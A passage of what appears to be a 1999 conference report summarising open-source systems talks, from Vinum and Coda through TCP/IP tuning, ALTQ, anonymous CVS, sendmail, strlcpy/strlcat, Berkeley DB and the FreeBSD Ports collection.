Volumes are essentially virtual disks that are much like a traditional UNIX disk drive, with the principal exception that volumes have no inherent size limitations. Volumes are made up of plexes. Plexes represent the total address space of a volume and are the key hierarchical component in providing redundancy. Subdisks are the building blocks of plexes. Rather than tie subdisks to UNIX partitions, which are limited in number, Vinum subdisks allow plexes to be composed of numerous subdisks, for increased flexibility. Drives are the Vinum representation of UNIX partitions; they can contain an unlimited number of subdisks. Also, an entire drive is available to the volume manager for storage.

Vinum has a configuration database that contains the objects known to the system. The `vinum(8)` utility allows the user to construct volumes from a configuration file. Copies of the configuration database are stored on each drive that Vinum manages.

One of the interesting issues in performance, especially for RAID-0 stripes, is the choice of stripe size. Frequently administrators set the stripe size too low and actually degrade performance by causing single I/O requests to or from a volume to be converted into more than one physical request. Since the most significant performance factor is seek time, multiple physical requests can cause significant slowdowns in volume performance. 256Kb was empirically determined by Lehey to be the optimal stripe size for RAID-0 and RAID-5 volumes. This should ensure that disk access isn't concentrated in one area, while also ensuring that almost all single disk I/O operations won't result in multiple physical transfers.

Future directions for Vinum include hot-spare capability, logging changes to a degraded volume, volume snapshots, SNMP management interface, extensible UFS, remote data replication, and extensible RAID-0 and RAID-5 plexes.

Vinum is available as part of the FreeBSD 3.1 distribution (without RAID-5) and under license from Cybernet Inc. <http://www.cybernet.com/netmax/index.html>.

Porting the Coda File System to Windows

Peter J. Braam, Carnegie Mellon University; Michael J. Callahan, The Roda Group, Inc.; M. Satyanarayanan and Marc Schnieder, Carnegie Mellon University

This presentation described the porting of the Coda distributed filesystem to Windows 95 and Windows 98. (A Windows NT port is still in the incipient stages.) Coda contains user-level cache managers and servers as well as kernel code for filesystem support. It is a distributed filesystem that includes many interesting features:

- read/write server replication
- a persistent client cache
- a good security model
- access control lists
- disconnected and low-bandwidth operation for mobile hosts
- assurance of continuing operation even during network or server failure

The port to Windows 9x involved a number of steps. The port of the user-level code was relatively straightforward; much of the difficulty lay in implementing the kernel code under Windows 9x. Coda's user-level programs include Vice, the file server that services network requests from different clients, and Venus, which acts as the client cache manager. The kernel module is called Minicache. Filesystem metadata for clients and servers is mapped into the address space for Vice and Venus, employing `rvm`, a transaction package.

The kernel-level module translates Win32 requests into requests that Venus can service. The initial design was around BSD UNIX filesystems, and so required modifications to account for differences in filesystem models.

Part of the task for getting clients running under Windows 9x involved developing Potemkin Venus, a program that acts as a genuine client cache manager and allows easier testing of the Minicache kernel code. Complications arose in development with the Win32 API when filesystem I/O calls made with the Windows Potemkin Venus would attempt to acquire a Win16Mutex, resulting in deadlock conditions if a process making a request via Potemkin had already acquired it. This resulted in the decision to implement the cache manager as a DOS program rather than as a Win32 process. This could be done by hosting Venus in a DOS box, which was made possible in part by using DJGPP's compiler and `libc`. Once workarounds for missing APIs were resolved (BSD sockets, `select`, `mmap`), the port became more straightforward. Also, a solution for Windows 95's inability to support dynamically loaded filesystems was required with a separate filesystem driver, and communication between Venus and the Minicache was modified to use UDP sockets.

In summary, many of the complex porting problems were overcome through the use of freely available software packages and the implementation of mechanisms

to circumvent the user-level Win32/Win16 mutex problems.

More information on Coda is available at <http://www.coda.cs.cmu.edu/index.html>.

A Network File System over HTTP: Remote Access and Modification of Files and "files"

Oleg Keeleyov

Oleg Keeleyov discussed the HTTP filesystem (HTTPFS), which allows access to remote files, directories, and other objects via HTTP mechanisms. Standard operations such as file retrieval, creation, and modification are possible as if one were doing this on a local filesystem. The remote host can be any that supports HTTP and can run Perl CGI scripts either directly or via a Web proxy or gateway. The program runs in user space and currently supports creating, reading, writing, appending, and truncating files on a remote server.

Using standard HTTP request methods such as GET, PUT, HEAD, and DELETE, something akin to Network File System is created, but with the added advantages that the system is cross-platform and can run on almost any HTTP server. Additionally, both programmatic and interactive support models exist.

The HTTPFS is a user-level filesystem written as a C++ class library on the client side and requiring a Perl CGI script on the remote server. The C++ classes can be employed directly or via different applications which link to a library that replaces many standard filesystem calls such as `open()`, `stat()`, and `close()`. Modifications to the kernel and system libraries are not necessary, and in fact the system does not even need to be run with administrative privileges.

Another advantage of HTTPFS is that the server can apply many of the request methods to objects as if they were files without necessarily being files, such as databases, documents, system attributes, or process I/O.

Keeleyov noted that the potential for security risks is inherent in the use of the HTTPFS and that necessary access controls should be in place that are concordant with administrators' authentication and authorization policies.

Session: Networking

Summary by Chris van den Berg

Trapeze/IP: TCP/IP at Near-Gigabit Speeds

Andrew Gallatin, Jeff Chase, and Ken Yocum, Duke University

This presentation focused on high-speed TCP/IP networking on a gigabit-per-second Myrinet network, which employs a messaging system called Trapeze. Common optimizations above and below the TCP/IP stack are important. They include zero-copy sockets, large packets combined with scatter/gather I/O, checksum offloading, adaptive message pipelining, and interrupt suppression. The tests were conducted on a range of current desktop hardware using a modified FreeBSD 4.0 kernel (dated 04/15/1999), and showed bandwidth utilization as high as 956 MB/s with Myrinet, and 988 MB/s with Gigabit Ethernet NICs from Alteon Networks.

It is now widely believed that current TCP implementations are capable of utilizing a high percentage of available bandwidth on gigabit-per-second speed links. Nevertheless, TCP/IP implementations will depend upon a number of critical modifications both above and below a host TCP/IP stack, to reduce data movement overhead. One of this paper's critical foci was to profile the current state of the art in short-haul networks with low latency and error rates, and close to gigabit-per-second bandwidth, as well as to provide quantitative data to support the importance of different optimizations.

The Trapeze messaging system consists of a messaging library linked into the kernel or user applications, and firmware that runs on a Myrinet NIC. Trapeze firmware communicates with the host via NIC memory that is addressable in the host-address space by means of programmed I/O. The firmware controls host-NIC data movement and allows for a number of features important for high-bandwidth TCP/IP. These include:

- Header/payload separation (handled by the firmware and message system), which allow for payloads to be moved to and from aligned page frames in host memory. This in turn provides a mechanism for zero-copy optimizations.
- Large MTUs and scatter/gather DMA. Myrinet operates without requiring a fixed MTU, and scatter/gather DMA lets payload buffers utilize multiple noncontiguous page frames.
- Adaptive message pipelining allows minimization of large packet latency balanced with unpipelined DMA under high bandwidth.

Interrupt suppression is also important in minimizing per-packet overhead for smaller MTUs and is implemented on NICs such as the Alteon Gigabit Ethernet NIC, which is capable of amortizing interrupts across multiple packets via adaptive interrupt suppression. Interrupt suppression doesn't provide much benefit for MTUs larger than 16Kb and is therefore not used for packet reception in Myrinet.

Low-overhead data movement is critical in conserving CPU, though it's important to note that, because of memory bandwidth constraints, faster CPUs are not necessarily a panacea for higher data movement. Optimizations to the FreeBSD I/O manipulation routines such as zero-copy sockets are integral to reduction of data-movement overhead. Page remapping techniques eliminate data movement while preserving copy semantics of the current socket interface. Zero-copy TCP/IP at the socket was implemented following John Dyson's

read/write syscall interface for zero-copy I/O. Zero-copy reads map kernel buffer pages into process address space via `uiomoveco`, a variant of `uiomove`. A read from a file instantiates a copy-on-write mapping to a page in the unified buffer cache, while read from a socket requires no copy-on-write since the kernel buffer need not be maintained after a read, and any physical page frames which back-remapped virtual pages in the user buffer are freed. For a send, copy-on-write is used if a sending process writes to its send buffer when the send has completed. Copy-on-write mappings are freed when the mbuf is released after transmit. This only applies to anonymous vm pages, as zero-copy transmission of memory backed by mapped files duplicates the already existent `sendfile` routine authored by David Greenman.

Checksum offloading reduces overhead by moving checksum computation to the NIC hardware. This is available in Myricom's LANai-5 adapter and the Alteon Gigabit Ethernet NIC. The host PCI-DMA engine employs checksum offloading during the DMA transfer to and from host memory and can be done with little modification to the TCP/IP stack. A few complications arise: multiple DMA transfers for single packets require modifications to checksum computations; TCP/UDP checksumming in conjunction with separate IP checksumming requires movement of the checksum calculation below the IP stack (i.e., in the driver or NIC firmware); and the complete packet must be available before checksum computation can occur.

Tests of the Myrinet system were performed on a variety of commercially available desktop hardware, with a focus on TCP bandwidth, CPU utilization, TCP overhead, and UDP latency. The tests showed the importance of techniques to reduce communication overhead for TCP/IP performance on currently available desktop platforms under FreeBSD 4.0. The results of 956 MB/s using Trapeze and the Myrinet messaging system and 988 MB/s with the Alteon Gigabit Ethernet card are currently the highest recorded TCP bandwidths publicly available, with a DEC Monet (21264 model 500MHz Alpha) achieving these bandwidths at around 20% CPU utilization.

Trapeze is available at: <http://www.cs.duke.edu/ari/trapeze>. FreeBSD modifications are available in the FreeBSD code base.

Managing Traffic with ALTQ

Kenjiro Cho, Sony Computer Science Laboratories, Inc.

Kenjiro Cho discussed ALTQ, a package for traffic management that includes a framework and numerous queueing disciplines, and also supports diffserv and RSVP. The advantages and disadvantages of different designs, as well as the available technologies for traffic management, were discussed.

Kenjiro noted that traffic management typically boils down to queue management. Many disciplines have been proposed that meet a variety of requirements. Different functional blocks determine the type of queueing available for a router, and while functional blocks can appear at the ingress interface, they exist most commonly on the egress interface. Common functional blocks:

- *Classifiers* categorize traffic based on header content, and packet-matching rules are used to determine further processing.
- *Meters* measure traffic streams for certain characteristics that are saved as flow state and are available to other functions.
- *Markers* are particular values within a header, such as priority, congestion information, or application type.
- *Droppers* discard packets in order to limit queue length or for congestion notification.
- *Queues* are buffers that store packets; different queues can exist for different types of traffic.
- *Schedulers* perform packet-forwarding determination for a given queue.
- *Shapers* shape traffic streams by delaying certain packets and may discard packets if insufficient space exists in available buffers.

Different queueing disciplines promote different requirements. The available types of queues are: a standard FIFO; Priority Queueing (PQ); Weighted Fair Queueing (WFQ), which assigns a different queue for every flow; Stochastic Fairness Queueing, an easier-to-implement form of Weighted Fair Queueing; Class-Based Queueing (CBQ), which divides link bandwidth using hierarchically structured classes; and Random Early Detection (RED), a "fair" form of queueing by dropping packets in accordance with the probability of given buffer filling.

Kenjiro discussed some of the major issues in queueing, including the wide variety of mechanisms available and how many of them cover only certain specific needs in a queueing environment. Also employing multiple types of queueing can be difficult because each queue discipline is designed to meet a specific, not necessarily inter-compatible, set of criteria and design goals. The most common uses of traffic management are bandwidth control and congestion control. Additionally, traffic-management needs must be balanced with ease of administration. It's also important to note that queueing delays can have a significant impact on latency, especially in comparison to link-speed latency delays.

ALTQ is a framework for FreeBSD that allows for numerous queueing disciplines for both research and operational needs. The queueing interface is implemented as a switch to a set of disciplines. The `struct ifnet` has several fields added to it, such as discipline type, a general state

field, a pointer to discipline state, and pointers to enqueue and dequeue functions. Queueing disciplines have a common set of queue operations, and other parts of the kernel employ four basic queue-management operations: enqueue, dequeue, peek, and flush. Drivers can then refer to these structures rather than using the ifqueue structure. This adds flexibility to driver support for queueing mechanisms. Queueing disciplines are controlled by `ioctl` system calls via character device interfaces in `/dev`, with each discipline defined as a minor device for the primary character device. ALTQ implements CBQ, WFQ, RED, ECN, and RIO queueing disciplines. CBQ meets many requirements for traffic management, thanks, in part, to its flexibility.

Additionally, Kenjiro mentioned some of the ways Linux lends itself to queueing in comparison to `*BSD`. Specifically, the number of fields that Linux's `sk_buff` contains give it more flexibility than the BSD `mbuf` structure. The Linux network device layer also adds flexibility by allowing queue-discipline classifiers to access network or transport layer information more readily.

ALTQ for FreeBSD is available at <http://www.csl.sony.co.jp/person/kjc/software.html>.

Opening the Source Repository with Anonymous CVS

Charles D. Cranor, AT&T Labs – Research; Theo de Raadt, The OpenBSD Project

Charles Cranor discussed Anonymous CVS, a source-file distribution mechanism intended to allow open-source software projects to more readily distribute source code and information regarding that code to the Internet community. Anonymous CVS is built on top of CVS, the Concurrent Version System, which provides revision control. Anonymous CVS is currently in use by a number of open-source projects.

Anonymous CVS was initially developed to provide access to an open-source software project for Internet users who did not have write access to the CVS repository. This greatly enhanced the ability of developers and users to access the repository without compromising the security of the repository itself. Anonymous CVS also provides a much better format for distribution of open-source software than previous mechanisms such as Usenet, anonymous FTP, Web, SUP, rsync, or CTM. One of the critical features of anonymous CVS is that it allows access to the metadata for a source repository, e.g., modification times and version information for individual files.

Some of the principal design goals for anonymous CVS were security, efficiency, and convenience. One particularly interesting aspect of the development of anonymous CVS was an anoncvs chroot'd shell, which limited the capabilities of a user with malicious intentions by allowing the client access to run in a secure environment. This environment integrates nicely with the CVS server system and can be accessed by standard means such as `ssh` or `rsh`.

One major implementation issue for anonymous CVS involved limitations in the CVS file-locking mechanisms. Since a user cannot write to the CVS repository when accessing it anonymously, file locking was disabled for read-only access. Though there were cases where this could lead to some inconsistencies in the files on the CVS servers, the likelihood was very low. Future versions of anonymous CVS may look to provide some type of file-locking mechanism for anonymous access.

New tools based upon CVS have been developed, e.g., the CVS Pserver, CVSWeb, and CVSup. Pserver, distributed with CVS, requires a login for access to the CVS repository. One downside of Pserver is that it does not operate in a chroot'd environment as the anoncvs shell does. CVSWeb allows a GUI interface for browsing the repository and updates to a local source tree. Additionally, the CVSup package provides an efficient and flexible mechanism for file distribution based on anonymous CVS. CVSup is capable of multiplexing stream requests between the client and server, and it operates very quickly. It understands RCS files, CVS repositories, and append-only log files, which make up most of the CVS environment. CVSup provides a command-line and GUI interface. Its one major drawback is that it's written in Modula3.

Session: Business

Summary by Jerry Peek

Open Software in a Commercial Operating System

Wilfredo Sánchez, Apple Computer Inc.

As Apple considered major rewrites to the MacOS after version 7, it faced the fact that writing a new operating system is hard. An OS must be very reliable. But OSes are complex, so new ones will have bugs. Apple acquired NeXT Software and got their expertise in OSes. But Apple's core OS team saw that BSD and Mach, two freely available OSes, had a lot of the features they needed. These tried-and-true OSes have been being refined for years. An active developer community is adding features all the time. As a bonus, Apple would get Internet services, Emacs, Perl, CVS, and other useful packages.

So why should Apple bother having its own OS? Why not just give all Apple users a copy of (for example) Linux? One reason is that many Apple customers don't want raw UNIX-type systems; they want the familiar look and feel. So Apple added application toolkits, did hardware integration, and merged the free code into its new Mac OS X.

Apple decided to contribute much of its own work on the open code base – including some of the proprietary code –

back to the community. They also have an in-house system to let developers propose that certain new code be made open source. Why? After all, the BSD license doesn't require release of new code. One reason is that by sharing code and staying in sync with the open base, Apple's code wouldn't fall behind and have to track larger and larger differences. Staying in sync also lets Apple take advantage of the better testing and quality feedback that the open base gets on multiple platforms. One surprising side effect of this code sharing is that, as an active open-source project, Apple's source for PowerPC processors still contains unused code for Intel processors.

Business Issues in Free Software Licensing

Don Rosenberg, Stromian Technologies

Don Rosenberg's talk discussed how a commercial software vendor should deal with open source and what those vendors really want. In general, software vendors want to protect their financial investment and to recover that investment. They also want to make a profit: revenues to keep the doors open and the programmers fed. How can companies do this? The talk covered several current models.

The GNU Public License (GPL) is good for operating systems because OSes are so widely used. In general, there are many more users of a particular OS than of any single application under that OS. Here, vendors can make money by distributing the source code and, possibly, binaries. Red Hat Software is a good example of this model; Don quoted Bob Young, Red Hat's chairman, as saying that Red Hat "gives away its software and sells its sales promotion items."

Scriptics Corporation distributes Tcl/Tk, a freely available language and toolkit with hundreds of thousands of users. Scriptics improves that core material for free while developing Tcl applications for sale. Because users can modify and distribute Tcl and extensions themselves, Scriptics has to work hard to keep them happy if it wants to stay at the center of development. Profits from commercial applications pay for the free software work. Scriptics' Web site also aims to be the principal resource for Tcl and its extensions.

Aladdin's Ghostscript has different free and revenue versions, under different licenses, distributed by different enterprises. Free users are restricted in how they can distribute the product; they get yearly updates from Aladdin. Licensed commercial users, on the other hand, can distribute Ghostscript more freely; they also receive more frequent updates.

More restrictive licenses, such as the Sun Community Source License, are appearing. Sun's license lets users read the source code but requires that any modifications be made by Sun. Rosenberg didn't have a prediction for the success of this kind of license.

Next came a long discussion of the problems with the Troll Tech Qt library and the Q Public License; I'll have to refer you to the paper for all the details. The old Qt Free Edition License has been improved in the new QPL by allowing distribution of Qt with patches, but it did not change the restrictions that the license put on the popular Linux desktop KDE, which uses Qt. Troll Tech "wants to control the toolkit . . . makes the product free on Linux in hope of collecting improvements from users, and wants to reserve the Windows and Macintosh platforms for their revenue product."

The Qt license problems were a good example of the trouble with licensing dependencies. Licensing concerns meant that Debian and Red Hat wouldn't distribute KDE or Qt. Movements have sprung up to clone a Qt that can be distributed as freely as Linux. Will Troll Tech survive?

Finally, Don presented a model for licensing layers of an operating system and its applications. The base operating system is most likely to succeed if it's free. Toolkits and extensions, as well as applications that build on them, can be either free or proprietary – but the free side should be carefully separated from the proprietary side to ensure that licensing dependencies don't cause serious problems.

There's an open-source licensing page and more information at <http://www.stromian.com>.

"Magicpoint" Presentation Tool

Jun-ichiro Hagino, KAME Project

A last-minute substitution for another talk featured Magicpoint, a presentation tool similar to the commercial Microsoft PowerPoint software. Magicpoint runs on the X Window System and is distributed under a BSD-style license. The speaker used Magicpoint to give his talk, and the slides, and the idea in general, drew kudos and applause from the crowd.

There were three design goals:

- It should be possible to prepare a presentation on demand, in five minutes.
- The display should be screen-size independent.
- It should look good.

The presentation source is plain text with encoding (the same idea as, say, HTML or `troff` – though this encoding doesn't resemble those). You can "%include" a style file. There's no built-in editor; you choose your own. As soon as you edit and save a source file, Magicpoint updates the slide on the screen.

You can place inline images; they'll be rescaled relative to the screen size. Fancy backgrounds, such as your company logo, are no problem. Magicpoint handles animated text and pauses. You can invoke `xanim` and `mpegplay`. The speaker ran `xeyes` from one of his slides! It's also possible to invoke UNIX commands interactively and have them appear, together with their results, on the screen.

Magicpoint has better font rendering than X11 (which isn't good at big fonts, he says). It uses any font size; all length metrics are relative to the screen size. Magicpoint uses `freetype` (for TrueType fonts) and `vflib` (a vector font renderer for Japanese fonts).

Here are some of the other goodies in this amazing tool:

- PostScript output generation (for paper printouts)
- A converter to HTML and LaTeX
- Remote control by PocketPoint (from <http://www.mindpath.com>)
- A handy automatic presentation timer on the screen, a histogram that lets the presenter keep track of the time a slide has been up
- An interactive page selector that puts all the page numbers and titles at the bottom of the screen
- Handling of multiple languages, including Japanese (of course) and other Asian languages; can handle multi-language Asian presentations

Future work includes file conversion to and from PowerPoint, revisiting the rendering engine, an improved syntax (though not too complex), better color handling in a limited-color environment, and better math and table support (right now, these are made by piping `eqn` or `tbl` output into `groff`).

The initial idea, the key concepts, and much of the coding for Magicpoint were by Yoshifumi Nishida, <nishida@csl.sony.co.jp>. To get the code and more details, see <http://www.mew.org/mgp/>.

Session: Systems

Summary by Chris van den Berg

Sendmail Evolution: 8.10 and Beyond

Gregory Neil Shapiro and Eric Allman, Sendmail, Inc.

Gregory Neil Shapiro started out by recounting the history of sendmail and how this led to the formation of the Sendmail Consortium. The overwhelming number of feature requests received by the Sendmail Consortium then led to the formation of Sendmail, Inc. Sendmail, Inc. now has full-time engineers and a formal infrastructure consisting of seven different platforms that are tested on each release.

Shapiro next discussed the driving forces for the evolution of sendmail: changing usage patterns in the form of increased message volume; spam and virus control; new standards such as SMTP authentication, message submissions, and the IETF SMTP Update standard; and finally, friendly competition with other open-source MTAs.

After that, Shapiro talked about the new features slated for sendmail v8.10. These include SMTP authentication, a mail-filter API (which will probably be deferred to v8.11), IPv6 support, and performance improvements such as multiple queues and use of buffered file I/O to avoid creating temporary files on disk. The buffered file I/O optimizations require the Torek `stdio`, which provides a way to unbundle f-calls such as `fprintf`. The BSD implementations of UNIX such as FreeBSD, OpenBSD, NetBSD, and BSDi all use the Torek `stdio` library.

Finally, Shapiro concluded with some directions for the future of sendmail. These include a complete mail-filter API, threading and better memory management using memory pools instead of forking and exiting to clean up memory, a WindowsNT port, and more performance tuning.

The GNOME Desktop Project

Miguel de Icaza, Universidad de México

With great animation, Miguel de Icaza discussed the GNOME desktop project. The goal of the project is to bring new technology to free software systems: a component model, compound document model, printing architecture, and GUI development tools. On top of these, the project will then build missing applications such as the desktop, the GNOME workshop – consisting of a spreadsheet, word processor, and presentation programs – and groupware tools like distributed mail, calendaring, and contact manager.

The GNOME project is structured to allow for volunteers, who cannot commit to long-term development, to work on small components separately. GNOME makes use of the CORBA framework to tie components together. The GNOME component and document model is called Bonobo (a type of chimpanzee). There are query interfaces to ask whether an operation is supported. This query interface is similar to the OLE2/ActiveX design. CORBA services support mail and printing.

On the graphics side, the GNOME GUI builder is called Glade. It generates C, Ada, and C++ code plus XML-based definitions of the layout. The GNOME canvas is very similar to Tk's canvas, but without doing everything using strings, which de Icaza pointed out as a shortcoming of Tcl/Tk. Finally, he went on to talk about the GNOME printing architecture. It's the PostScript imaging model with anti-aliasing plus alpha channels.

An audience question concerned KDE (K Desktop Environment) support and integration with GNOME. Miguel feels this can be done but needs help from volunteers. Those interested in GNOME are directed to <http://www.gnome.org> and <http://www.gnome-support.com>.

Meta: A Freely Available Scalable MTA

Assar Westerlund, Swedish Institute of Computer Science; Love Hörnquist-Åstrand, Dept. of Signals, Sensors and Systems, KTH; Johan Danielsson, Center for Parallel Computers, KTH

Meta addresses the problem of building a high-capacity, secure mail hub. The main protocols supported are SMTP and POP. IMAP could be supported, but the authors feel that IMAP is too big to support at this time. Meta is meant to replace the traditional solution consisting of sendmail, the local mail-delivery program mail.local, and popper.

The goals of the Meta MTA are simplicity, efficiency, scalability, security, and little or no configuration. It uses the techniques of SMTP pipelining and omitting fsyncs, and the authors conclude that it's not hard to do better than sendmail simply by omitting the expensive fsync calls.

The spool files are kept in a special POP-wire format to speed up retrievals. Meta servers are clustered: mail is received by any server and fetched by querying all the servers. Simple load-sharing is achieved through multiple A records, though more sophisticated schemes such as load-aware anem servers or hardware TCP routers are possible.

As for security, all spool files are owned by the Meta nonprivileged user. Users never access files directly, so they don't need shell accounts. A user database, not `/etc/passwd`, containing information such as full names, quotas, and spam filters, is kept and replicated on all servers.

The configuration is not `sendmail.cf`-compatible. The audience asked when Meta would be available. The authors make no promises.

See <http://www.stacken.kth.se/project/meta> for further information.

Session: Kernel

Summary by Chris van den Berg

Porting Kernel Code to Four BSDs and Linux

Craig Metz, ITT Systems and Sciences Corporation

Craig Metz discussed some of the issues involved in porting the U.S. Naval Research Lab's IPv6 and IPSec distribution to different BSDs and Linux. Both the specifics of the porting process and some discoveries concerning porting software to different OSes was presented. The software discussed was ported to FreeBSD, OpenBSD, NetBSD, BSDI's BSD/OS, and Linux.

One general observation: don't port code when it shouldn't be done. Anything can potentially be ported, but architectural dissimilarities between systems, for example, may make it infeasible to port certain software. Porting software across kernel/user space generally shouldn't be attempted. Most code exists where it does for a reason.

One technique for building portable code involves the use of abstraction. When the operations being performed are substantially similar in nature, abstraction can be a powerful tool for portable code. For example, abstract macros can expand to system-specific code, such as the similar but differing use of `malloc` under BSD systems and Linux. BSD systems use the function `malloc(size,type,wait)`, whereas Linux employs `kmalloc(size, flags)`. These two forms of `malloc` were abstracted to `OSDEP_MALLOC(size)`, which expands to the correct macro for each system. Additionally, macros can be preferable to functions in kernel space, because the overhead associated with a function call can be significant when performance and memory use are critical, as they are in kernel space.

For significantly different parts of a system, abstraction is useful but may often depend upon having large functions or a group of smaller functions that are encompassed by conditionals. When data structures differ greatly across platforms, abstraction may provide a useful tool for portability. Metz discussed `struct nbuf`, which was developed as an abstract data structure for portable packet buffers. The `nbuf` incorporated aspects from the traditional BSD `mbuf` and Linux's `pk_buff`. From BSD, the `nbuf` structure took advantage of small headers and few extraneous fields, and from Linux the `nbuf` borrowed packet data that is contiguous in memory and payload data copied to its final location with headers assembled around it. Additionally, the `nbuf` design focused on ensuring that system-native buffer conversion to an `nbuf` is quick for most cases, and that converting such an `nbuf` structure back to the native buffer was quick. The latter did not mean that `nbuf`-to-native conversion had to be quick for most cases, since `nbufs` are never the initial data structure. This helped reduce code complexity. The `nbuf` contains various pointers to sections of the buffer and packet data, a pointer to the encapsulated native buffer, and a few OS-specific fields. For most cases, quick conversion from system-native to `nbuf` structure was possible.

In summary, Metz mentioned that they were able to achieve a significant degree of portability for the IPv6 and IPSec implementations with these techniques and that porting kernel code to multiple systems can be a feasible project.

strlcpy and strlcat – Consistent, Safe, String Copy and Concatenation

Todd C. Miller, University of Colorado, Boulder; Theo de Raadt, The OpenBSD Project

Todd Miller gave a brief presentation on `strlcpy` and `strlcat`, which are intended as safe and efficient alternatives to traditional C string copy and concatenation routines, such as `strcpy`, `strcat`, `strncpy`, and `strncat`. OpenBSD undertook the project of auditing its source

base for potential security holes in 1996, with an emphasis on the possibility of buffer overflows in the use of `strcat` and `strcpy` and `sprintf`. In many places, `strncat` and `strncpy` had been used, but in ways which indicated that the API for these function can easily be misunderstood. An alternative to these routines was created that was safe, efficient, and had a more intuitive API.

One common misconception about `strncpy` is that it NUL-terminates the destination string; this is true only when the source string is less than the size parameter. Another misconception is that `strncpy` doesn't cause performance degradation when compared with `strcpy`. Miller pointed out that `strncpy` zero-fills the remaining bytes of the string. This can cause degradation in cases where the size of the destination string greatly exceeds the size of the source string. With `strncat`, a common mistake is the use of an incorrect size parameter, because the space for the NUL should not be counted in this parameter. Additionally, the size of the available space is given as a parameter, rather than the destination string, and this can often be computed incorrectly.

`strlcpy` and `strlcat` guarantee to NUL-terminate the destination string for all non-zero-length strings. Also, they take the size of the destination string as a size parameter, which can typically be easily computed at compile time. Finally, `strlcpy` and `strlcat` do not zero-fill the destination strings beyond the compulsory NUL-termination. Both of these functions also return the total length of the string they create, which makes checking for truncation easier.

`strlcpy` runs almost as quickly as `strcpy`, and significantly faster than `strncpy` for cases that are copied into large buffers (i.e., that would require significant zero-filling by `strncpy`). This was evident on tests run on different architectures, and is a by-product, in all likelihood, not only of less zero-filling but also of the fact that the CPU cache is not essentially flushed with the zero padding. `strlcpy` and `strlcat` are included in OpenBSD and are slated for future versions of Solaris. They are also available at <ftp://ftp.openbsd.org/pub/OpenBSD/src/lib/libc/string>.

pk: A POSIX Threads Kernel

Frank W. Miller, Cornfed Systems, Inc.

pk is an operating-system kernel whose primary targets are embedded and realtime applications. It includes documentation with literate programming techniques based on the noweb tool. The noweb tool allows documentation and code to be written concurrently: the noweave utility extracts the documentation portion of a noweb source file, generating LaTeX documentation, and the notangle utility extracts the source-code portion. This tends to force a programmer to document while coding, because the source is mixed in with the documentation.

pk is based on the concurrency model for POSIX threads, and Pthreads assume that all threads operate within the same address space, which was intended to be a UNIX process. pk modifies the Pthreads design by adding page-based memory protection in conjunction with the MMU. Additionally, pk is not developed around the ability to utilize paging or swapping, since realtime applications can't rely on this model. pk is designed for threads to have direct access to physical memory, and the MMU is used to provide memory-access restrictions rather than separate address spaces. The three types of memory protection that are provided are Inter-thread, Kernel-thread, and Intra-thread. The first restricts a thread to its own address space; the second restricts thread access to kernel memory via syscall entry points; and the third allows portions of code that are part of a thread to be marked read-only. Because the design of pk differs from the Pthreads model of a monolithic unprotected address space, some modifications were necessary to account for these differences, such as placing restrictions on certain data structures or routines defined in the API.

Further information about pk is available at <http://www.cornfed.com/pk>.

Session: Applications

Summary by Arthur Richardson

Berkeley DB

Michael A. Olson, Keith Bostic, and Margo Seltzer, Sleepycat Software, Inc.

Sleepycat Software is the company responsible for the embedded database system called Berkeley DB. Michael Olson listed a few of the larger applications which use Berkeley DB, including sendmail, some of Netscape's products, and LDAP.

Berkeley DB was first released in 1991. The current version, 2.6, was released early in 1999. The original versions were released prior to the creation of the Sleepycat Software company. Sleepycat was formed to provide commercial support for Berkeley DB. Upon the creation of the company, they updated the software to 2.x, adding better currency handling and transaction locking.

One of the strengths of the Berkeley DB package is that it runs everywhere. It's POSIX-compliant and runs on both Windows and X. It's considered the best embedded database software available because of its features, scalability, and performance. It has been used for directory servers, messaging, authentication, security, and backing store Web sites.

The Berkeley DB system is a library that is linked in with other applications. It is very versatile, allowing for use by single or multiple users, single or multiple processes, and single or multiple threads. It has several built-in on-disk storage structures and a full-fledged transaction

system, and it is capable of recovering from all kinds of crashes.

In the final part of Olson's presentation, he described how a company such as Sleepycat Software could make money and stay in business by having its main product released under an open-source license. It may be distributed freely with applications whose source is also distributed. To distribute it as a binary within a proprietary application, however, a commercial license is required. Sleepycat Software also sells support, consulting, and training. Most of the company's money comes from the commercial licenses, but it sells a number of support contracts. It has experienced strong growth over the last two to three years. Olson's final comment: Open source can be the basis for a thriving business.

The FreeBSD Ports Collection

Satoshi Asami, The FreeBSD Project

Satoshi Asami has built a system for the distribution of a set of sanctioned applications to FreeBSD systems. The Ports system keeps track of software packages' version numbers, dependencies, and other useful details. With it, installing software onto a FreeBSD system is much easier and better organized.

The install of the Ports system maintains a small footprint. It currently takes about 50MB for the current list of over 2,400 ports. It is categorized, using symbolic links, for easier searching of the applications by either real or virtual categories.

Package dependency is maintained within the Ports system for both compile-time and runtime dependencies. Currently, file checksums are used for maintaining package integrity and as a method of security.

New packages get added into the current Ports collection via the `send-pr` command. Groups of people, whom Satoshi called Committers, first test the package and then commit the package for addition. The Ports manager, Satoshi, does the actual incorporation of the package into the Ports collection.

The Ports tree changes every day. It supports both FreeBSD-current (4.0) and FreeBSD-stable (3.2). Both the current and stable packages are built three times a week and updated once a week on <ftp.freebsd.org>. The Ports system is frozen a few days before release.

Satoshi next spent some talking about the maintenance of the Ports collection. Under the original Ports system, the packages were built by the issuing the commands `cd /usr/ports` and `make package`). This method was slow and required a great deal of human intervention. They had problems with incomplete dependency checks, and the system took about three days to compile on dual PII-300s and used more than 10GB of disk space. They now use `chroot` to isolate each build environment, which provides for greater control of package dependencies. They have also added parallel processes to help speed up the build time. Currently they use a master system that is a dual PII-300 system with 128MB memory and 10 SCSI disks. It has eight clients that are all K6-3D 350s with 64MB of memory and a single IDE disk. The master does some load balancing and passes off the work to the clients. With this new system, it takes about 16 hours to build the 2000+ packages. There are an additional four hours in which the `cvs update` runs and the `INDEX` is built. All build errors are available at <http://bento.freebsd.org>.

Current problems include the number of packages in the collection and the size of the system. Having over 2000 packages can sometimes make it hard to find the right port. They are considering some sort of keyword database to help organize things. One size problem is that now they have so many small files that it slows down CVS. Another size problem is that the collection no longer fits on a single CD, and the weekly 2GB+ update to all the FTP mirrors can cause some network stress.

They have two other unsolved problems. There is no built-in method for doing updates. Currently they only allow installing and deleting a single port. There is also more thought going into increasing security of the ports. Satoshi mentioned PGP signatures as a possible solution to that problem.

Multilingual vi Clones: Past, Now and the Future

Jun-ichiro Hagino, KAME Project; and Yoshitaka Tokugawa, WIDE Project

Jun-ichiro has built a multilingual version of vi. His goal was to build a product that could be used throughout the world by being able to support any language format.

